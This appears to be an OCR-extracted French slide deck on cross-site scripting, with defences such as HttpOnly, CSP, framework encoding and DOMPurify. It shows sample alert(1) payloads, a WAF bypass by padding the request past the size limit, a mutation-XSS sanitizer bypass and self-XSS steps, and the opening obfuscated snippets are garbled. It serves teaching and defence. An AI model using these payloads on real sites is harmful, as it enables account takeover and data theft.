 ウ[ミ+=ヌ[ア]]+(ウ.セ+ヌ)
 [ア]+セ[ホ]+ネ+ハ+ウ[ヘ]+ミ
 +ネ+ヌ[ア]+ハ][ミ](セ[ア]+セ
 [ヘ]+ウ[ホ]+ハ+ネ+"(ア)")()

HANGUL

// 구구단 퀴즈 게임

```

    = ' ', = ! + + , = ! + + , = ! + + , = !
    = + { }, = [ ++ ], = [ ++ ], = ++ + , = [ ++ + ],
    = [ ++ + ] + ( ++ . ++ )
    [ ++ ] + [ ++ ] + [ ++ + ++ ] + [ ++ ] + ++
    + [ ++ + ++ ] + [ ++ ] [ ++ ] ( [ ++ ] + [ ++ ]
    [ ++ ] + [ ++ ] + [ ++ ] + [ ++ ] + [ ++ ] + [ ++ ] ) ( )

```

CYRILLIC

// БДИЖЩЗЛЮФ

Firewall bypass

XSS generator

aurebesh.js

Portswigger XSS cheat sheet *tous les events HTML*

Cross-site scripting (XSS) cheat sheet

i
iframe
image
img
input
ins
kbd
keygen
label
legend

All events
onafterprint
onafterscriptexecute
onanimationcancel
onanimationend
onanimationiteration
onanimationstart
onauxclick
onbeforecopy
onbeforecut

All browsers
Chrome
Firefox
Safari

Event handlers that do not require user interaction

onafterscriptexecute

Fires after script is executed

img ▾

```
<img onafterscriptexecute=alert(1)><script>1</script>
```

Copy

Link



onanimationcancel

Fires when a CSS animation cancels

img ▾

```
<style>@keyframes x{from {left:0;}to {left: 1000px;}}:target {animation:10s ease-in-out 0s 1 x;}</style><img id=x style="position:absolute;"
```

Firewall bypass

- XSS generator
- aurebesh.js
- Portswigger XSS cheat sheet
- 四 limite de taille des requêtes
juste bruteforcer

| Provider | Max payload inspected |
|--------------|-----------------------|
| AWS WAF | 8k |
| Cloudflare | 128k |
| Google Armor | 8k |
| Azure WAF | 128k |



Noooooooo! Il faut créer un payload très avancé pour tromper les WAFs modernes!!!!

Haha,
bruteforce
go brrrr

```
payload =  
"aaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaa  
....  
<script>alert(1)</script>  
"
```

Protections: headers

- Set-cookie: **HTTPOnly**

Les cookies ne peuvent être exfiltrés par script

- ne mettez pas de tokens d'auth dans le localstorage!

Protections: headers

- Set-cookie: HTTPOnly
 - X-Frame-Options: DENY
 - X-XSS-Protection: 0
- CSP - **Content Security Policy**
 - Plein de règles pour gérer le chargement de ressources
 - empêche aussi le clickjacking et force le HTTPS

Protections:CSP - Content Security Policy




```
default-src 'none'; script-src 'self'; connect-src 'self';
img-src 'self'; style-src 'self'; frame-ancestors 'self';
form-action 'self'; base-uri 'self'; upgrade-insecure-
requests;
```

Exemple de CSP robuste

⚠️ Content-Security-Policy : Les paramètres de la page ont empêché l'exécution d'un gestionnaire d'évènement (script-src-attr) car il enfreint la directive suivante :
« script-src 'nonce-En85mS9N9UJMkmjANSqelA' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline'
https: http: »
Source: _rtf(this)

Protections:CSP - Content Security Policy



CSP Evaluator

6 Challenges pour "csp"

- [CSP Bypass - Nonce](#)
- [CSP Bypass - Nonce 2](#)
- [CSP Bypass - Inline code](#)
- [CSP Bypass - JSONP](#)
- [CSP Bypass - Dangling markup](#)
- [CSP Bypass - Dangling markup 2](#)

Protections: framework encoding



JS

```
userString = '<img src= "x"  
onerror=alert(l) />'
```

```
myDiv.innerHTML= userString
```


```
<div> <img src= "x"  
onerror=alert(l) /> </div>
```



```
<div> { userString } </div>
```

```
<div> &lt img src= "x"  
onerror=alert(l) /&gt </div>
```

Protections: framework encoding



safe

```
<div> { userString } </div>  
  
<input  
value={this.state.userString}/>
```

unsafe

```
<div dangerouslySetInnerHTML  
={{__html:userString}}></div>  
  
<a href={userString}></a>
```

daniel:// stenberg:// ✨
@bagder

"http://http://http://@http://http://?http://#http://" is a legitimate URL




```
<div> {{ userString }} </div>  
  
<div :title="userString">hi</div>
```

```
<div v-html="userString"></div>  
  
<a : href="userString"></a>
```

Protections: sanitizer

- Autoriser le HTML seulement et bloquer le JS



```
input = '<img src= "x"  
onerror=alert(1) />'
```

```
tag.innerHTML = clean
```

```
<img src= "x" />
```

Protections: sanitizer

- Autoriser le HTML seulement et bloquer le JS
- Utiliser un sanitizer comme DOMPurify

```
import DOMPurify from  
'dompurify';  
  
input = '<img src= "x"  
onerror=alert(1) />'  
  
const clean =  
DOMPurify.sanitize(input);  
  
tag.innerHTML = clean  
  
<img src= "x" />
```

Protections: sanitizer



- Autoriser le HTML seulement et bloquer le JS
- Utiliser un sanitizer comme DOMPurify
- L'HTML est **compliqué** et les browsers font du parsing funky
ex: « mutated XSS »

```
import DOMPurify from
'dompurify';


input = '<svg></p><style><a
id=""></style><img src=1
onerror=alert(1)>">


const clean =
DOMPurify.sanitize(input);

tag.innerHTML = clean

<svg></svg><p></p><style>
<a id=""></style>
<img src=1 onerror=alert(1)>">">"'
```

Protections: résumé





alert(1)

<Img onerror

WTFJS

PostMessage
API

Mizu is an AI

Browser
exploit

document.
location

<Img onerror


WAF bypass

Myspace
incident

DNS rebinding

Bfcache/ forward
cache

Sources



Kevin Mizu

Domlogger, Root-me challs,
“Multiple ways to break Electron apps” talk



LiveOverflow


“DO NOT USE alert(1) for XSS”
“Generic HTML Sanitizer Bypass Investigation”




Hacktricks Root-me

- [XSS DOM Based - Introduction](#)
- [XSS - Server Side](#)
- [Self XSS - Race Condition](#)
- [Self XSS - DOM Secrets](#)
- [XSS - DOM Based](#)
- [XSS - Stored - contournement de filtres](#)

- [XSS - Stockée 2](#)
- [XSS - Volatile](#)
- [XSS DOM Based - AngularJS](#)
- [XSS DOM Based - Eval](#)
- [XSS DOM Based - Filters Bypass](#)
- [XSS - Stockée 1](#)



Bonus round: Self XSS



Réfléchie



Stockée



DOM



~~"Self"~~ console



Self




XSS Types : Console




- Pur social engineering

XSS Types : Console



- Pur social engineering
- **Warnings console et les navigateurs les empêchent**


XSS Types : Self



- **XSS ou l'utilisateur doit entrer manuellement son payload**
- Limité aux infos privées (ex: adresse de livraison)
- On ne peut pas la partager. à moins que...


XSS Types : Self 🧑

Step 1: faire se connecter à notre compte quelqu'un





XSS Types : Self 🧑

Step 1: faire se connecter à notre compte quelqu'un



